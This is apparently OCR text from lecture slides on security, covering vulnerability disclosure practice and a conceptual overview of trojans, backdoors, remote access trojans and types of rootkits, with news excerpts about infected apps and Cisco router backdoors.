
- Email and website for people to submit vulnerabilities
  - Consider a bug bounty program (e.g. through HackerOne)
  - Post legal policies to indemnify security researchers acting in good faith
- Mailing list to inform users about security issues
- Serious problems should be reported to Full Disclosure, Bugtraq, CVE

Distribute patches in a timely manner


Crimeware

Malware, Spyware, Adware, Ransomware, Trojans, RATs, Bots…


Structure of the Underground




Structure of the Underground



Trojan horse



Trojans




Software that appears to do something useful

- A game
- An e-card
- A needed video codec
- A browser toolbar

But actually harms the system in some way

- Malicious activity is often masked
- User only sees the “advertised” functionality

All 17 infected apps are published on the App Stores in various countries by the same developer, India-based AppAspect Technologies Pvt. Ltd.



At the time of research, this developer has 51 apps published on the App Store (note there is one infected app live on the App Store that doesn't appear under the developer profile – My Train Info).

Backdoors

Malware that opens a secret entry point into a system

Many possible implementations

- Create a specific user account with a predefined password
- Enable guest access
- Turn-on existing remote admin functionality (e.g. remote desktop, telnet)
- Open a listening port and wait for commands

Trojan + backdoor = Remote Access Trojan (RAT)

- Common tools used by spies and stalkers

https://www.tomshardware.com/news/cisco-backdoor-hardcoded-accounts-software,37480.html

New “Undocumented Backdoors” Appear

In 2013, revelations made by German paper Der Spiegel showed that the NSA was taking advantage of certain backdoors in Cisco’s routers. Cisco denied accusations that it was working with the NSA to implement these backdoors.

In 2014, a new undocumented backdoor was found in Cisco’s routers for small businesses, which could allow attackers to access user credentials and issue arbitrary commands with escalated privileges.

In 2015, a group of state-sponsored attackers started installing a malicious backdoor in Cisco’s routers by taking advantage of many of the routers that kept the default administrative credentials, instead of changing them to something else.

In 2017, Cisco, with help from a Wikileaks data leak, discovered a vulnerability in its own routers that allowed the CIA to remotely command over 300 of Cisco’s switch models via a hardware vulnerability.

Five New Backdoors In Five Months

This year has brought five undocumented backdoors in Cisco’s routers so far, and it isn't over yet. In March, a hardcoded account with the username “cisco” was revealed. The backdoor would have allowed attackers to access over 8.5 million Cisco routers and switches remotely.

Rootkits

Tool that gives an attacker continued privilege escalation

- Typically installed after exploiting the kernel or gaining root privileges
- Modifies the OS to make privilege escalation permanent

Emphasis on evasion

- Rootkit makes itself (and possibly other malware) undetectable
- Hides processes, files, network sockets
- In other words: the OS can no longer be trusted

Very challenging to remove

- Erasing the OS and reinstall from scratch ***might*** work

Types of Rootkits

Low privilege
Easy to develop

Super high privilege
Extremely challenging
to implement

User-level rootkit

- Replaces system utilities like *ps*, *ls*, *ifconfig*, etc.
- Replaces key system libraries like libc
- Annoying, but detectable by AV and utils like tripwire

Types of Rootkits

Low privilege
Easy to develop

Super high privilege
Extremely challenging
to implement

User-level rootkit

- Replaces system utilities like *ps*, *ls*, *ifconfig*, etc.
- Replaces key system libraries like libc
- Annoying, but detectable by AV and utils like tripwire

Kernel-level rootkits

- Modify or replace key OS kernel functionality
- Sometimes implemented as a kernel module or device driver
- Mitigation: kernel-driver signing (required by 64-bit Windows)

Types of Rootkits

Low privilege
Easy to develop

Super high privilege
Extremely challenging
to implement

User-level rootkit

- Replaces system utilities like *ps*, *ls*, *ifconfig*, etc.
- Replaces key system libraries like libc
- Annoying, but detectable by AV and utils like tripwire

Kernel-level rootkits

- Modify or replace key OS kernel functionality
- Sometimes implemented as a kernel module or device driver
- Mitigation: kernel-driver signing (required by 64-bit Windows)

Bootkits

- Replace the boot loader or Master Boot Record (MBR)
- Loads before the OS and modifies it as it loads

Types of Rootkits

Low privilege
Easy to develop

Super high privilege
Extremely challenging
to implement

User-level rootkit

- Replaces system utilities like ***ps***, ***ls***, ***ifconfig***, etc.
- Replaces key system libraries like libc
- Annoying, but detectable by AV and utils like tripwire

Kernel-level rootkits

- Modify or replace key OS kernel functionality
- Sometimes implemented as a kernel module or device driver
- Mitigation: kernel-driver signing (required by 64-bit Windows)

Bootkits


- Replace the boot loader or Master Boot Record (MBR)
- Loads before the OS and modifies it as it loads

Hypervisor-level rootkits, firmware/BIOS rootkits, …

Viruses and Worms

Virus

